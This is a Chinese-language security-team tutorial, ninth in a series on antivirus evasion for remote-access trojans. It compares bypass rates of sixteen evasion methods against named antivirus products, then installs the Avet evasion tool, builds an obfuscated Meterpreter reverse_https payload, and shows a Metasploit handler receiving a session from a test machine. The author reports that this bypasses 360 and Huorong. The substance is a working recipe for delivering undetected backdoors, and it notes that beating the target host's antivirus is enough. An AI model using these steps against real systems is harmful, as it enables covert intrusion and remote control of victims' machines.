TIDE安全团队

HTTP://WWW.TIDESEC.COM

远控免杀专题系列文章

重剑无锋@Tide安全团队

2019年12月

本专题文章导航

1、远控免杀专题(1)-基础篇：https://mp.weixin.qq.com/s/3LZ_cj2gDC1bQATxqBfweg

2、远控免杀专题(2)-msfvenom隐藏的参数：https://mp.weixin.qq.com/s/1r0iakLpnLrjCrOp2gT10w

3、远控免杀专题(3)-msf自带免杀(VT免杀率35/69)：https://mp.weixin.qq.com/s/A0CZslLhCLOK_HgkHGcpEA

4、远控免杀专题(4)-Evasion模块(VT免杀率12/71)：https://mp.weixin.qq.com/s/YnnCM7W20xScv52k_ubxYQ

5、远控免杀专题(5)-Veil免杀(VT免杀率23/71):https://mp.weixin.qq.com/s/-PHVIAQVyU8QIpHwcpN4yw

6、远控免杀专题(6)-Venom免杀(VT免杀率11/71):https://mp.weixin.qq.com/s/CbfxupSWEPB86tBZsmxNCQ

7、远控免杀专题(7)-Shellter免杀(VT免杀率7/69)：https://mp.weixin.qq.com/s/ASnldn6nk68D4bwkfYm3Gg

8、远控免杀专题(8)-BackDoor-Factory免杀(VT免杀率13/71)：https://mp.weixin.qq.com/s/A30JHhXhwe45xV7hv8jvVQ

9、远控免杀专题(9)-Avet免杀(VT免杀率14/71)：本文

文章打包下载及相关软件下载：`https://github.com/TideSec/BypassAntiVirus`

免杀能力一览表

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√	√	√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√	√	√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√
14	BackDoor-Factory	13/71		√	√		√	√			√	√	√
15	BDF+shellcode	14/71		√	√		√		√		√	√	√
16	Avet免杀	17/71	√	√	√		√			√	√	√	√

几点说明：

1、上表中标识√说明相应杀毒软件未检测出病毒，也就是代表了Bypass。

2、为了更好的对比效果，大部分测试payload均使用msf的`windows/meterperter/reverse_tcp`模块生成。

3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本`5.0.0.8160`(2019.12.12)，火绒版本`5.0.33.13`(2019.12.12)，360安全卫士`12.0.0.2001`(2019.12.17)。

4、其他杀软的检测指标是在`virustotal.com`（简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为免杀的精确判断指标。

5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。

一、Avet介绍

Avet全称`AntiVirus Evasion Tool`，2017年在blackhat大会上公开演示，可对shellcode，exe和dll等多种载荷进行免杀处理，使用了多种不同的免杀技术，具有较好的免杀效果，据说在blackhat大会上演示时免杀效果震撼全场。

二、安装Avet

2.1、自动安装

我测试使用的parrot 4.4系统，类似于kali。

下载到本地:

```
git clone https://github.com/govolution/avet
```

如果是64位系统，可以直接使用下面命令来进行安装

```
./setup.sh
```

脚本会自动安装/配置wine和安装tdm-gcc。

安装后执行`python ./avet_fabric.py`即可。

看起来没什么问题，但是有时候在最后生成exe时会报错。。报错后还可以选择手动安装，逐个排除错误。

2.2、手动安装

1、下载到本地:

```
git clone https://github.com/govolution/avet
```

2、然后安装wine

```
dpkg --add-architecture i386
apt-get update
apt-get install wine -y
apt-get install wine32 -y
```


3、安装tdm-gcc


下载tdm64-gcc

```
wget -c --no-check-certificate
https://nchc.dl.sourceforge.net/project/tdm-gcc/TDM-
GCC%20Installer/tdm64-gcc-5.1.0-2.exe
```

安装tdm64-gcc

```
wine tdm64-gcc-5.1.0-2.exe
```






之后在Avet目录中执行`python ./avet_fabric.py`即可。


三、使用Avet进行免杀

执行`python ./avet_fabric.py`后会直接显示Avet支持的各个模块



我们随便选择一个模块来生成payload，就选2了：`build_50xshikata_revhttps_win32.sh`


基本上一路都是默认就可以，当然你也可以自己修改一些配置，可能会有更好的免杀效果，也可能生成的payload无法运行。。。



在msf里监听`windows/meterpreter/reverse_https`

```
msf5 exploit(multi/handler) > set payload  windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.211.55.2      yes       The local listener hostname
   LPORT     3333             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.211.55.2:3333
```


在测试机器上执行`output.exe`




可正常上线

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.211.55.2:3333
[*] https://10.211.55.2:3333 handling request from 10.211.55.3; (UUID: rsjmt27w) Staging x86 payload (181337 bytes) ...
[*] Meterpreter session 24 opened (10.211.55.2:3333 -> 10.211.55.3:51932) at 2019-12-24 18:12:29 +0800

^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf5 exploit(multi/handler) > sessions 24
[*] Starting interaction with 24...

meterpreter > getpid
Current pid: 2652
meterpreter >
```

打开杀软测试一下，360和火绒全bypass



virustotal.com中17/71个报毒



四、小结

可能是因为知名度太高，默认输出的payload免杀能力只能算是一般，测试了几个模块，最好的免杀是13/71，最差的是36/71，不过相比msf原生的免杀已经好很多了。而且Avet提供了强大的自定义功能，在build文件夹下可以看到所有的payload生成脚本，很多参数都可以自己设定。Avet框架也是比较成熟的，可以轻松的进行二次开发，很容易能开发出来自己的专用免杀工具。

五、参考资料

Msf木马过狗免杀之利用Avet过20+狗：`https://zhuanlan.zhihu.com/p/38813500`

AntiVirus Evasion Tool(avet)测试分析: `https://3gstudent.github.io/3gstudent.github.io/AntiVirus-Evasion-Tool(avet)%E6%B5%8B%E8%AF%95%E5%88%86%E6%9E%90/`